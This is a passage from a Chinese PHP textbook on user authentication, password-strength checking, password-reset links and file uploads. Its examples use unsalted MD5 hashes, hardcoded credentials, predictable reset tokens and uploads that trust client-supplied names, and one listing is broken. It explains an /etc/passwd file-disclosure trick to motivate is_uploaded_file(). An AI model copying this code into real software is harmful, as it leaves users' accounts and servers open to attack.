注解 虽然explode()和split()在功能上很相似，但应当使用explode()而不是split()，因为split()要调用PHP的正则表达式解析引擎，速度上稍慢一些。实际上，自PHP 5.3.0起split()函数已经被完全废弃。

代码清单 14-4 展示了一个 PHP 脚本，这个脚本能解析 authenticationFile.txt，并将用户输入与登录对相匹配。

代码清单 14-4 根据平面文件登录库来验证用户

```
<?php

    // 预设置验证状态为 FALSE
    $authorized = FALSE;

    if (isset($_SERVER['PHP_AUTH_USER']) && isset($_SERVER['PHP_AUTH_PW'])) {

        // 将验证文件读入一个数组
```

```
        $authFile = file("/usr/local/lib/php/site/authenticate.txt");

        // 搜索数组以查找验证匹配
        // 如果使用 Windows，则使用\r\n
        if (in_array($_SERVER['PHP_AUTH_USER'].
                     ":"
                     .md5($_SERVER['PHP_AUTH_PW'])."\n", $authFile))
            $authorized = TRUE;
    }

    // 如果未授权，则显示验证提示或 401 错误
    if (! $authorized) {
        header('WWW-Authenticate: Basic Realm="Secret Stash"');
        header('HTTP/1.0 401 Unauthorized');
        print('You must provide the proper credentials!');
        exit;
    }
    // 此处为限制内容
?>
```

虽然基于文件的验证系统对于相对较小的静态验证列表非常实用，但是如果需要处理很多用户，或者要经常增、删、改用户，再或者需要将验证机制集成到一个更大的信息基础设施（例如预先存在的用户表），此时这个策略就不太方便了。最好通过实现一个基于数据库的解决方案来满足这些需求。下一节将介绍这样一个解决方案，使用数据库来存储验证对。

14.3.3　基于数据库的身份验证

在本章讨论的各种验证方法中，实现基于数据库的解决方案是功能最强大的一种方法，因为它不仅改善了管理的方便性，提高了可扩展性，而且可以集成到更大的数据库基础设施中。出于该示例的目的，这里将数据存储限制为只有 3 个字段——主键、用户名和密码。这些列被放在名为 logins 的表中，如代码清单 14-5 所示。

注解　如果不熟悉MySQL服务器，可能对以下示例的语法感到迷惑，可以考虑参考第30章的内容。

代码清单 14-5　用户验证表

```
CREATE TABLE logins (
   id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   username VARCHAR(255) NOT NULL,
   pswd CHAR(32) NOT NULL
);
```

接下来是几行示例数据：

```
id     username     password
1      wjgilmore    098f6bcd4621d373cade4e832627b4f6
2      mwade        0e4ab1a5a6d8390f09e9a0f2d45aeb7f
3      jgennick     3c05ce06d51e9498ea472691cd811fb6
```

代码清单 14-6 所示的代码可用于按照存储在 logins 表中的数据来验证由用户提供的用户名和

密码。

代码清单 14-6 根据 MySQL 数据库验证用户

```
<?php
    /* 因为验证提示需调用两次，应将它嵌入在一个函数中 */

    function authenticate_user() {
        header('WWW-Authenticate: Basic realm="Secret Stash"');
        header("HTTP/1.0 401 Unauthorized");
        exit;
    }

    /* 如果$_SERVER['PHP_AUTH_USER']为空，用户还未被提示输入验证信息 */

    if (! isset($_SERVER['PHP_AUTH_USER'])) {

        authenticate_user();

    } else {

      $db = new mysqli("localhost", "webuser", "secret", "chapter14");

      $stmt = $db->prepare("SELECT username, pswd FROM logins
                  WHERE username=? AND pswd=MD5(?)");
      $stmt->bind_param('ss', $_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW']);

      $stmt->execute();

      $stmt->store_result();
      if ($stmt->num_rows == 0)
        authenticate_user();
    }

?>
```

虽然数据库验证比前两种验证方法功能更强大，实际上实现起来却相当简单。只要对 logins 表执行一个选择查询，将所输入的用户名和密码作为查询条件即可。当然，这种解决方案并非只能使用 MySQL 数据库，任何关系数据库都可以。

14.3.4 利用 PEAR：Auth_HTTP

虽然前面讨论的验证方法非常完善，但把一些实现细节隐藏在类中会更好。PEAR 类 Auth_HTTP 就能很好地满足此需要，它利用了 Apache 的验证机制和提示窗口（参见图 14-1）来生成相同的提示，但使用 PHP 来管理验证信息。Auth_HTTP 封装了用户验证的很多杂乱方面，通过方便的接口提供了我们所需要的信息和特性。此外，因为它继承自 Auth 类，所以 Auth_HTTP 还提供了大量验证存储机制，包括 DB 数据库抽象包、LDAP、POP3、IMAP、RADIUS 和 SAMBA。本节将展示如何利用 Auth_HTTP 将用户验证信息存储在平面文件中。

1. 安装Auth_HTTP

为了使用 Auth_HTTP 的功能，首先需要从 PEAR 进行安装。因此，启动 PEAR 并传入如下参数：

```
%>pear install -o auth_http
```

因为 auth_http 依赖于另一个包（Auth），所以应当至少传递一个-o 选项，从而安装这个必要的包。执行此命令，将看到类似下面的输出：

```
downloading Auth_HTTP-2.1.6.tgz ...
Starting to download Auth_HTTP-2.1.6.tgz (9,327 bytes)
.....done: 9,327 bytes
install ok: channel://pear.php.net/Auth_HTTP-2.1.6
```

安装之后，就可以使用 Auth_HTTP 的功能了。为了便于演示，这里考虑如何根据数据库进行验证。

2. 根据MySQL数据库进行验证

因为 Auth_HTTP 是 Auth 包的子类，所以它继承了 Auth 的功能。另外，Auth 是 DB 包的子类，所以 Auth_HTTP 可以利用这个流行的数据库抽象层，把验证信息存储在数据库表中。为了存储信息，我们还要使用本章前面所用的表：

```
CREATE TABLE logins (
   id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   username VARCHAR(255) NOT NULL,
   pswd CHAR(32) NOT NULL
);
```

接下来，需要创建一个调用 Auth_HTTP 的脚本，告诉它连接 MySQL 数据库。这个脚本如代码清单 14-7 所示。

代码清单 14-7　使用 Auth_HTTP 验证用户凭证

```
<?php

    require_once("Auth/HTTP.php");

    // 为检索其他字段指定验证凭证、表名、用户名和密码列、密码加密类型和查询参数

    $dblogin = array (
        'dsn' => "mysqli://webuser:secret@localhost/chapter14",
        'table' => "logins",
        'usernamecol' => "username",
        'passwordcol' => "pswd",
        'cryptType' => "md5",
        'db_fields' => "*"
    );

    // 实例化 Auth_HTTP
    $auth = new Auth_HTTP("MDB2", $dblogin) or die("Can't connect!");
```

```
    // 验证失败时要提供的消息
    $auth->setCancelText('Authentication credentials not accepted!');

    // 开始验证过程
    $auth->start();

    // 检查凭证，如果不可用则给出提示
    if($auth->getAuth())
        echo "Welcome, {$auth->getAuthData('username')}<br />";
?>
```

执行代码清单 14-7 中的脚本，并传递在 logins 表中找到的匹配信息，这将允许用户进入受限区域。否则，将看到由 setCancelText()提供的错误消息。

这里提供的注释应该足以帮助理解整个代码了，只是关于$dblogin 数组可能还需要再做一点说明。这个$dblogin 数组要传递到 Auth_HTTP 构造函数，并声明一个数据源类型。关于可接受的数据源类型的列表，参见 Auth_HTTP 文档（http://pear.php.net/package/Auth_HTTP）。这个数组的第一个元素 dsn 表示 DSN（数据源名）。DSN 必须以如下格式表示：

```
datasource:username:password@hostname/database
```

因此，使用如下 DSN 登录 MySQL 数据库（通过 MySQLi）：

```
mysqli://webuser:secret@localhost/chapter14
```

接下来的 3 个元素是 table、usernamecol 和 passwordcol，分别表示存储验证信息的表、存储用户名的列名和存储密码的列名。

cryptType 元素指定密码是按明文还是 MD5 散列存储在数据库中。如果以明文存储，cryptType 应当被设置为 none，如果存储为 MD5 散列，则应当设置它为 md5。

最后，db_fields 元素提供用于获取所有其他表信息的查询参数。在这个例子中已将它设置为*，这表示将获取所有行列。在本例后面，我会使用 getAuthData()方法来获取一个名为 first_name 的表列。

Auth_HTTP、其父类 Auth 及 DB 数据库抽象类为用户提供了一组非常强大的功能，能完成相当复杂的任务，否则完成这些任务将非常麻烦。一定要花点时间访问 PEAR 网站，多学习一些有关这些包的知识。

14.4 用户登录管理

将用户登录集成到应用程序中时，提供合理的验证机制只是其中一部分。如何确保用户选择可靠的密码，对攻击者造成足够的困难，使该密码无法成为潜在的攻击途径？此外，如何处理用户忘记密码这种不可避免的事情？本节将详细讨论这两个问题。

14.4.1 用 CrackLib 库测试密码易猜性

用户可能会费尽心思防止忘记密码，因此倾向于选择易于记忆的密码，例如狗的名字，母亲结婚前的名字，甚至自己的名字或年龄。具有讽刺意味的是，这种做法通常并不会帮助用户记住密码，更糟糕的是，但却为攻击者提供了进入受限系统的便利。只要调查一下用户的背景，尝试各种密码就能

找到正确的那个密码，或者使用强力破解，通过多次反复尝试，也能得到密码。在这些情况下，密码被攻破一般是因为用户选择了易于猜测的密码，不仅会破坏用户的个人数据，而且还可能影响系统本身。

要尽可能减少在系统中引入易猜测的密码，方法很简单，只要将创建无异议密码的过程变为自动密码的批准过程即可。PHP 通过 CrackLib 库为此提供了绝好的方法。这个库由 Alec Muffett（www.crypticide.com）创建。CrackLib 通过设置某些确定可猜测性的基准来测试密码的强度。这些基准如下所示。

- **长度**。密码必须超过 4 个字符。
- **大小写**。密码不能全为小写。
- **差异性**。密码必须包含足够多的不同字符。此外，密码不能为空。
- **亲密性**。密码不能基于字典中的单词。此外，密码不能基于字典中单词的逆置词[①]。稍后将更深入地讨论字典。
- **标准计数**。因为 CrackLib 的作者是英国人，他认为按照与 NI（国家保险号）相似的模式进行检查是个不错的想法。在英国，NI 号码用于税收，类似于美国的 SSN（社会保险号）。很巧合，二者都是 9 个字符长，所以这个机制可以有效地同时防止使用 NI 或 SSN，避免用户太过大意而使用这样的敏感身份信息作为密码。

1．安装PHP的CrackLib扩展

为使用 CrackLib 扩展，需要首先下载并安装 CrackLib 库，它位于 http://sourceforge.net/projects/cracklib。如果运行的是 Linux/UNIX，可能已经安装了这个库，因为这些操作系统中通常已经打包了 CrackLib。完整的安装指令见 CrackLib 包的 README 文件。

从 PHP 5 开始，CrackLib 扩展不再与 PHP 捆绑，而是转移到了 PECL（PHP 扩展库），即 PHP 扩展的存储库。因此，为使用 CrackLib 需要从 PECL 下载并安装 CrackLib 扩展。PECL 不在本书中介绍，所以关于 PECL 的更多信息请参见网站 http://pecl.php.net/。

安装 CrackLib 之后，需要确保 php.ini 中的 `crack.default_dictionary` 指令指向一个密码字典。这些字典在因特网上比比皆是，所以搜索一下就会发现很多字典。本节后面将学习更多关于各种字典的内容。

2．使用CrackLib扩展

使用 PHP 的 CrackLib 扩展非常简单。代码清单 14-8 提供了一个完整的使用示例。

代码清单 14-8　使用 PHP 的 CrackLib 扩展

```
<?php
    $pswd = "567hejk39";

    /* 打开字典。注意，字典文件名不包含扩展 */
    $dictionary = crack_opendict('/usr/lib/cracklib_dict');
    // 检查密码的易猜性
    $check = crack_check($dictionary, $pswd);

    // 获取结果
```

① 如“red”一词的逆置词“der”同样不适合作为密码。——译者注

```
    echo crack_getlastmessage();

    // 关闭字典
    crack_closedict($dictionary);
?>
```

在此例中，crack_getlastmessage()返回字符串 strong password，因为由$pswd 指示的密码非常难于猜测。但是，如果密码很脆弱，就返回某条不同的消息。表 14-1 给出了一些密码，以及将其传给 crack_check()后得到的结果。

表 14-1 候选密码和相应的 crack_check()函数输出

密 码	输 出
Mary	it is too short
12	it's WAY too short
1234567	it is too simplistic/systematic
street	it does not contain enough DIFFERENT characters

通过编写很短的条件语句，就可以根据 CrackLib 返回的信息，创建用户友好的详细响应。当然，如果响应是 strong password，则允许用户选择的密码生效。

3．字典

代码清单 14-8 使用了 cracklib_dict.pwd 字典，它由 CrackLib 在安装过程中生成。注意，在此示例中引用这个文件时并不包括扩展名.pwd。PHP 引用此文件的方式似乎有些怪异，而且将来也许会改变，以后可能还需要扩展名。

还可以使用其他字典，在因特网上这样的字典有很多。此外，实际上对于每种语言都可以找到相应的字典。牛津大学的 FTP 网站（ftp.ox.ac.uk）提供了一个完整的字典库。除了一些语言字典外，该网站还提供了一些有趣的专用字典，其中一个字典包含了许多 Star Trek 情节中的关键词。无论如何，不管要使用哪个字典，只要将其位置指定给 crack.default_dictionary 指令，或使用 crack_opendict()打开即可。

14.4.2 一次性 URL 和密码恢复

就像太阳一定会升起一样，应用程序用户肯定会忘记密码。忘记这些信息，我们都会觉得羞愧，但这不全是我们的错。可以花点时间列出经常使用的各种登录组合，我猜你至少有 12 种登录组合，包括电子邮件、工作站、服务器、银行账户、实用工具、在线商务、安全和抵押代理、中介……现在几乎每样东西都用密码来管理。因为应用程序一般还会增加另外的登录对，所以需要一种简单的自动机制，当用户忘记密码时，用它获取或重置密码。本节将讨论这样一种机制，称为一次性 URL。

在没有其他验证机制时，或者当用户认为验证对于当前的任务过于烦琐时，一次性 URL 常用于向用户确保唯一性。例如，假设要管理一个新闻订阅者的名单，希望了解哪位及有多少订阅者真正阅读了每月的主题。此时，可以提供一个指向新闻的一次性 URL，如下：

```
http://www.example.com/newsletter/0503.php?id=9b758e7f08a2165d664c2684fddbcde2
```

为了确切地知道哪些用户对新闻主题感兴趣，要为每位用户分配一个类似于前面 URL 中的唯一 ID，并存储在 subscribers 表中。这些值一般是伪随机值，可使用 PHP 的 md5()和 uniqid()函数

生成，如下：

```
$id = md5(uniqid(rand(),1));
```

subscribers 表与下表类似：

```
CREATE TABLE subscribers (
   id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   email VARCHAR(255) NOT NULL,
   hash CHAR(32) NOT NULL,
   read CHAR
);
```

当用户单击此链接时，就会显示这个新闻，并在显示新闻之前执行类似于下面的查询：

```
UPDATE subscribers SET read='Y' WHERE hash='9b758e7f08a2165d664c2684fddbcde2'";
```

这样一来，你就知道了到底有哪些订阅者对此新闻感兴趣。

同样的概念还可以用于密码恢复。为说明这是如何实现的，请考虑代码清单 14-9 所示的修改后的 logins 表。

代码清单 14-9　修改后的 logins 表

```
CREATE TABLE logins (
   id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   email VARCHAR(55) NOT NULL,
   username VARCHAR(16) NOT NULL,
   pswd CHAR(32) NOT NULL,
   hash CHAR(32) NOT NULL
);
```

假设这个表中的某位用户忘记了密码并因此单击了“忘记密码？”链接（通常在登录提示旁边）。用户将得到一个页面，被要求输入电子邮件地址。输入地址并提交表单后，将执行类似代码清单 14-10 所示的脚本。

代码清单 14-10　一次性 URL 生成程序

```
<?php

    $db = new mysqli("localhost", "webuser", "secret", "chapter14");

    // 创建唯一标识符
    $id = md5(uniqid(rand(),1));

    // 用户的电子邮件地址
    $address = filter_var($_POST[email], FILTER_SANITIZE_EMAIL);

    // 将用户的散列字段设为唯一 ID
    $stmt = $db->prepare("UPDATE logins SET hash=? WHERE email=?");
    $stmt->bind_param('ss', $id, $address);

    $stmt->execute();
```

```
    $email = <<< email
Dear user,
Click on the following link to reset your password:
http://www.example.com/users/lostpassword.php?id=$id
email;

// 电子邮件用户密码重置选项
mail($address,"Password recovery","$email","FROM:services@example.com");
echo "<p>Instructions regarding resetting your password have been sent to
        $address</p>";
?>
```

当用户接收到这封电子邮件并单击这个链接时，将执行代码清单 14-11 所示的 lostpassword.php 脚本：

代码清单 14-11 重新设置用户密码

```
<?php

    $db = new mysqli("localhost", "webuser", "secret", "chapter14");

    // 创建一个 5 字符的伪随机密码
    $pswd = substr(md5(uniqid(rand())),5);

    // 用户的散列值
    $id = filter_var($_GET[id], FILTER_SANITIZE_STRING);

    // 用新密码更新用户表
    $stmt = $db->prepare("UPDATE logins SET pswd=? WHERE hash=?");
    $stmt->execute();

    // 显示新密码
    echo "<p>Your password has been reset to {$pswd}.</p>";
?>
```

当然，这只是很多恢复机制当中的一种。举个例子，你可以使用类似的脚本生成一个表单，供用户重新设置其密码。

14.5 小结

本章介绍了 PHP 的验证功能和特性，你将来很可能会将其用于大量的应用开发实践当中。除了围绕此功能讨论了基本的概念之外，还剖析了几个常用的验证方法，同时还讲解了如何使用 PHP 的 CrackLib 扩展来减弱密码的易猜性。最后，本章讨论了如何使用一次性 URL 来恢复密码。

下一章讨论另外一个常见的 PHP 特性——通过浏览器处理文件上传。

第 15 章 处理文件上传

虽然大多数人都知道，Web 的 HTTP 协议主要涉及从服务器向用户的浏览器传输 Web 页面。不过实际上可以通过 HTTP 传输任何文件，包括 Microsoft Office 文档、PDF、可执行文件、MPEG、ZIP 压缩文件及各种其他文件类型。虽然 FTP 在历史上一直是向服务器上传文件的标准方式，但通过 Web 接口传输文件逐渐变得越来越流行。本章将学习 PHP 文件上传处理功能的有关内容，具体包括以下方面。

- PHP 的文件上传配置指令。
- PHP 的$_FILES 超级全局数组，用于处理文件上传数据。
- PHP 的内置文件上传函数 is_uploaded_file()和 move_uploaded_file()。
- 回顾上传脚本返回的各种可能的错误信息。
- PEAR 包 HTTP_Upload 概述。

本章还会提供很多实际的示例，使你能够从实用角度深刻领会这一主题。

15.1 通过HTTP协议上传文件

通过 Web 浏览器上传文件的方法于 1995 年 11 月得到正式标准化，当时 Xerox 公司的 Ernesto Nebel 和 Larry Masinter 在 RFC 1867《HTML 中基于表单的文件上传》（www.ietf.org/rfc/ rfc1867.txt）中提出了一种标准化方法。这份备忘录阐述了在 HTML 中需要另外增加哪些特性来支持文件上传（后来被包含在 HTML 3.0 中），并提出了一个新的因特网媒体类型规范：multipart/form-data。之所以设计这种媒体类型，是因为原先对“正常”表单值编码所使用的标准类型 application/x-www-form-urlencoded 在处理大量二进制数据时（如通过表单界面上传的数据）效率过于低下。文件上传表单的示例如下，相应输出的屏幕截图如图 15-1 所示。

```
<form action="uploadmanager.html" enctype="multipart/form-data" method="post">
  <label form="name">Name:</label><br />
  <input type="text" name="name" value="" /><br />
  <label form="email">Email:</label><br />
  <input type="text" name="email" value="" /><br />
  <label form="homework">Class notes:</label><br />
  <input type="file" name="homework" value="" /><br />
  <input type="submit" name="submit" value="Submit Homework" />
</form>
```




图 15-1 加入文件输入类型标签的 HTML 表单

要知道，这个表单只提供了所需要的部分结果；尽管 `file` 输入类型和其他与上传有关的属性对于通过 HTML 页面将文件发送给服务器的方式进行了标准化，但并没有提供相关功能来确定文件到达目的地之后会发生什么！上传文件接收和后续的处理是上传处理函数的功能，上传处理函数通过使用某个服务器进程创建，或者利用强大的服务器端语言如 Perl、Java 或 PHP 等创建。本章余下部分主要介绍上传过程这个方面的内容。

15.2 通过 PHP 上传文件

要想通过 PHP 成功地管理文件上传，需要各种配置指令、`$_FILES` 超级全局变量和适当编写的 Web 表单共同协作。在下面各小节中，我们将分别介绍这 3 个主题，最后提供一些示例。

15.2.1 PHP 的文件上传/资源指令

有一些配置指令可用于精细地调节 PHP 的文件上传功能。这些指令用来确定是否启用了 PHP 的文件上传、可允许的最大上传文件大小、可允许的最大脚本内存分配和其他各种重要的资源基准。

1. file_uploads = *On/off*

作用域：`PHP_INI_SYSTEM`；默认值：`On`

`file_uploads` 指令确定服务器上的 PHP 脚本是否可以接受文件上传。

2. max_input_time = *integer*

作用域：`PHP_INI_ALL`；默认值：`60`

`max_input_time` 指令确定 PHP 脚本在注册一个致命错误之前解析输入所花费的最长时间，以秒为单位。这很重要，因为特别大的文件需要一段较长的时间才能上传，这会超过这个指令设置的时限。注意，如果要创建一个处理大文档或高分辨率照片的上传功能，可能需要相应地增加这个指令设置的时限。

3. max_file_uploads = *integer*

作用域：`PHP_INI_SYSTEM`；默认值：`20`

从 PHP 5.2.12 开始提供，`max_file_uploads` 指令对可以同时上传的文件数设置了一个上限。

4. memory_limit = *integer M*

作用域：`PHP_INI_ALL`；默认值：`16M`

`memory_limit` 指令设置脚本可以分配的最大内存量，以 MB 为单位。注意，此设置中整数值后面必须跟一个 M 才能正常起作用。这可以防止失控的脚本独占服务器内存（甚至在某些条件下使服务器崩溃）。如果运行 5.2.1 以前的 PHP 版本，这个指令只有在编译时设置了`--enable-memory-limit` 标志的情况下才生效。

5. post_max_size = *integerM*

作用域：PHP_INI_PERDIR；默认值：8M

post_max_size 对通过 POST 方法提交的数据大小设置了一个上限。由于文件使用 POST 上传，在处理较大文件时，可能需要上调 upload_max_filesize 以及这个设置。

6. upload_max_filesize = *integerM*

作用域：PHP_INI_PERDIR；默认值：2M

upload_max_filesize 指令确定上传文件的最大大小，以 MB 为单位。此指令必须小于 post_max_size，因为它只应用于通过 file 输入类型传递的信息，而不应用于通过 POST 实例传递的信息。与 memory_limit 一样，要注意整数值后面有一个 M。

7. upload_tmp_dir = *string*

作用域：PHP_INI_SYSTEM；默认值：Null

上传的文件在处理之前必须成功地传输到服务器，所以必须指定一个位置来临时放置这些文件，直到文件移到最终目的地为止。这个位置使用 upload_tmp_dir 指令来指定。例如，假设希望将上传的文件临时存储在/tmp/phpuploads/目录，就要使用：

```
upload_tmp_dir = "/tmp/phpuploads/"
```

记住，这个目录对于拥有此服务器进程的用户必须是可写的。因此，如果用户 nobody 拥有 Apache 进程，那么用户 nobody 应当是该临时上传目录的拥有者，或者是拥有此目录的组中的成员。否则，用户 nobody 就无法将文件写入此目录（除非为这个目录指定为完全写权限）。

15.2.2　$_FILES 数组

$_FILES 超级全局变量存储与通过一个 PHP 脚本上传到服务器的文件有关的各种信息。这个数组总共有 5 项，这里将分别介绍。

注解　本节介绍的每一项数组元素都引用了userfile。这只是一个占位符，代表赋给文件上传表单元素的名字。因此，这个值将根据你所选择的名字有所不同。

---

1. **$_FILES['userfile']['error']**

$_FILES['userfile']['error']数组值提供了与上传尝试结果有关的重要信息。总共有 5 个不同的返回值，其中一个表示成功的结果，另外 4 个表示在尝试中出现的特定错误。每个返回值的名字和意义将在 15.2.4 节介绍。

2. **$_FILES['userfile']['name']**

$_FILES['userfile']['name']变量指定客户端机器上声明的文件最初的名字，包括扩展名。因此，如果浏览一个名为 vacation.jpg 的文件并通过表单上传它，则此变量的值将是 vacation.png。

3. **$_FILES['userfile']['size']**

$_FILES['userfile']['size']变量指定从客户端上传的文件的大小，以字节为单位。因此，在 vacation.jpg 文件的例子中，此变量可能被赋值为 5253，大约为 5 KB。

4. **$_FILES['userfile']['tmp_name']**

$_FILES['userfile']['tmp_name']变量指定上传到服务器后为文件赋予的临时名。这是存

储在临时目录（由 PHP 指令 upload_tmp_dir 指定）中时所指定的文件名。

5. $_FILES['userfile']['type']

$_FILES['userfile']['type']变量指定从客户端上传的文件的 MIME 类型。因此，在 vacation.jpg 文件的例子中，此变量会被赋值为 image/png。如果上传的是 PDF，则赋值为 application/pdf。因为这个变量有时会产生意外的结果，所以应当在脚本中显式地进行验证。

15.2.3 PHP 的文件上传函数

PHP 的文件系统库（更多信息请参见第 10 章）中提供了大量文件处理函数，除此之外，PHP 还提供了两个专门用于文件上传过程的函数：is_uploaded_file()和 move_uploaded_file()。

1. 确定是否已上传文件

is_uploaded_file()函数确定由输入参数 filename 指定的文件是否已使用 POST 方法上传。其形式为：

```
boolean is_uploaded_file(string filename)
```

此函数用于防止潜在的攻击者对原本不能通过脚本交互的文件进行非法操作。例如，考虑这样一种情况：已上传的文件可以立即通过公共网站仓库进行浏览。假如攻击者希望上传某个更有趣的文件，比如/etc/passwd，而不是让他熟读的课堂笔记。攻击者可能不会老老实实地导航到课程笔记文件，而是直接在表单的文件上传域中键入/etc/passwd。

现在考虑如下脚本：

```
<?php
     copy($_FILES['classnotes']['tmp_name'],
              "/www/htdocs/classnotes/".basename($classnotes));
?>
```

这个脚本编写得很差，其结果将是/etc/passwd 文件被复制到可以公共访问的目录中。（你可以试试看。很吓人，对吧？）为避免类似的问题，要使用 is_uploaded_file()函数确保表单域（这里就是 classnotes）指定的文件确实是通过表单上传的文件。下面改进并修改了上述脚本：

```
<?php
if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {
     copy($_FILES['classnotes']['tmp_name'],
              "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
} else {
     echo "<p>Potential script abuse attempt detected.</p>";
}
?>
```

在修改后的脚本中，is_uploaded_file()检查$_FILES['classnotes']['tmp_name']指定的文件是否确实已上传。如果答案是肯定的，就将此文件复制到所要求的目标。否则，显示适当的错误消息。

2. 移动已上传文件

move_uploaded_file()函数是将已上传文件从临时目录移动到最终目标的一个便利方法。

```
boolean move_uploaded_file(string filename, string destination)
```

虽然 copy()也同样好用，但 move_uploaded_file()还提供了一种额外的功能：它将检查以确保由 *filename* 输入参数指定的文件确实是通过 PHP 的 HTTP POST 上传机制上传的。如果所指定的文件未上传，则移动失败，返回 FALSE 值。因此，使用 move_uploaded_file()时可以不必先使用 is_ uploaded_file()。

使用 move_uploaded_file()非常简单。考虑下面这种情况：希望将课程笔记文件上传到目录 /www/ htdocs/classnotes/中，同时保留客户端指定的文件名：

```
move_uploaded_file($_FILES['classnotes']['tmp_name'],
                           "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
```

当然，移动后可以重新命名文件。但是，在第一个（源）参数中要正确地引用文件的临时名，这很重要。

15.2.4　上传错误消息

与其他涉及用户交互的应用程序组件一样，需要一种方法来评判结果成功与否。如何知道文件上传过程是否成功？如果在上传过程中出现了错误，如何知道是什么导致了错误？幸运的是，有足够的信息可以确定结果，并在出现错误的情况下找到出错原因，这些信息由$_FILES['userfile']['error']提供。

- UPLOAD_ERR_OK。如果上传成功返回 0。
- UPLOAD_ERR_INI_SIZE。如果试图上传的文件大小超出了 upload_max_filesize 指令指定的值，则返回 1。
- UPLOAD_ERR_FORM_SIZE。如果试图上传的文件大小超出了 max_file_size 指令（可能嵌入在 HTML 表单中）指定的值，则返回 2。

注解　因为max_file_size指令嵌入在HTML表单中，所以可以被攻击高手轻松地修改。因此，一定要使用PHP的服务器端设置（upload_max_filesize、post_max_filesize）来确保不会出现这种完全有可能出现的情况。

- UPLOAD_ERR_PARTIAL。如果文件没有完全上传，则返回 3。如果出现网络错误并导致上传过程中断，就可能发生这种情况。
- UPLOAD_ERR_NO_FILE。如果用户没有指定上传的文件就提交表单，则返回 4。
- UPLOAD_ERR_NO_TMP_DIR。如果临时目录不存在，则返回 6。
- UPLOAD_ERR_CANT_WRITE。PHP 5.1.0 中引入，如果文件无法写至磁盘，则返回 7。
- UPLOAD_ERR_EXTENSION。PHP 5.2.0 中引入，如果 PHP 的一个配置问题导致上传失败，则返回 8。

15.2.5　一个简单的示例

代码清单 15-1（uploadmanager.php）实现了本章一直提到的课程笔记示例。正式说来，假设教授要求学生将其课程笔记提交到他的网站，其宗旨是每个人都会从这种合作参与中有所收益。当然，值得特别表扬的一定要表扬，所以每个上传的文件都会被重命名为该学生的名字。此外，只接受 PDF 文件。

代码清单 15-1 简单的文件上传示例

```
<form action="listing15-1.php" enctype="multipart/form-data" method="post">
  <label form="email">Email:</label><br />
  <input type="text" name="email" value="" /><br />
  <label form="classnotes">Class notes:</label><br />
  <input type="file" name="classnotes" value="" /><br />
  <input type="submit" name="submit" value="Submit Notes" />
</form>
<?php

// 设置一个常量
define ("FILEREPOSITORY","/var/www/4e/15/classnotes");

// 证实文件已提交
if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {
    // 是 PDF 文件吗?
    if ($_FILES['classnotes']['type'] != "application/pdf") {
        echo "<p>Class notes must be uploaded in PDF format.</p>";
    } else {
        // 将已上传文件移到最终目的地
        $name = $_POST['name'];
        $result = move_uploaded_file($_FILES['classnotes']['tmp_name'],
                  FILEREPOSITORY.$_FILES['classnotes']['name']);
       if ($result == 1) echo "<p>File successfully uploaded.</p>";
           else echo "<p>There was a problem uploading the file.</p>";
    }
}
?>
```

注意 记住，文件上传和移动都必须由Web服务器守护进程拥有者来完成。如果没有为用户赋予对临时上传目录和最终目录的足够权限，将导致文件上传过程失败。

虽然手动创建自己的文件上传机制非常容易，但 PEAR 包 HTTP_Upload 让完成这个任务更为轻而易举。

15.3 利用 PEAR：HTTP_Upload

虽然到目前为止讨论的文件上传方法很完善，但通过一个类来隐藏实际操作细节总是好的。PEAR 类 HTTP_Upload 可以很好地满足这个需求。它封装了上传的许多杂乱方面，通过一个便利的接口提供了我们需要的信息和特性。本节将介绍 HTTP_Upload，展示如何利用这个强大实用的包来有效地管理网站上传机制。

15.3.1 安装 HTTP_Upload

为了利用 HTTP_Upload 特性，需要从 PEAR 进行安装。安装过程如下：

```
%>pear install HTTP_Upload
```

```
downloading HTTP_Upload-0.9.1.tgz ...
Starting to download HTTP_Upload-0.9.1.tgz (9,460 bytes)
.....done: 9,460 bytes
install ok: channel://pear.php.net/HTTP_Upload-0.9.1
```

15.3.2　上传文件

用 HTTP_Upload 上传文件非常简单，只需调用类构造函数并把文件相应表单域的名传递到 getFiles()方法。如果上传正确（可以使用 isValid()方法检验），可以将文件移动到其最终目标位置（使用 moveTo()方法）。代码清单 15-2 给出了一个示例脚本。

代码清单 15-2　使用 HTTP_Upload 移动一个已上传的文件

```
<?php
   require('HTTP/Upload.php');

   // 新的 HTTP_Upload 对象
   $upload = new HTTP_Upload();
   // 获取 classnotes 文件
   $file = $upload->getFiles('classnotes');

   // 如果已上传文件没有问题
   if ($file->isValid()) {
      $file->moveTo('/home/httpd/html/uploads');
      echo "File successfully uploaded!";
   }
   else {
      echo $file->errorMsg();
   }
?>
```

注意，最后一行调用了一个名为 errorMsg()的方法。这个包可以跟踪多种可能出现的错误，包括上传目录不存在、没有写权限、复制失败或文件超过最大上传大小限制等有关问题。默认情况下会用英语显示这些消息，不过 HTTP_Upload 支持 7 种语言：荷兰语(nl)、英语(en)、法语(fr)、德语(de)、意大利语(it)、葡萄牙语(pt_BR)和西班牙语(es)。要改变显示错误的默认语言，可以使用相应语言的适当缩写调用 HTTP_Upload()构造函数。例如，要改为西班牙语，可以如下调用构造函数：

```
$upload = new HTTP_Upload('es');
```

15.3.3　了解关于已上传文件的更多信息

在以下第一个示例中，你将会发现获取已上传文件的有关信息是何等容易。我们先来修改代码清单 15-1 中的表单，将表单动作指向 uploadprops.php，如代码清单 15-3 所示。

代码清单 15-3　使用 HTTP_Upload 获取文件属性（uploadprops.php）

```
<?php
   require('HTTP/Upload.php');
```

```
    // 新的 HTTP_Upload 对象
    $upload = new HTTP_Upload();

    // 获取 classnotes 文件
    $file = $upload->getFiles('classnotes');

    // 加载文件属性到关联数组
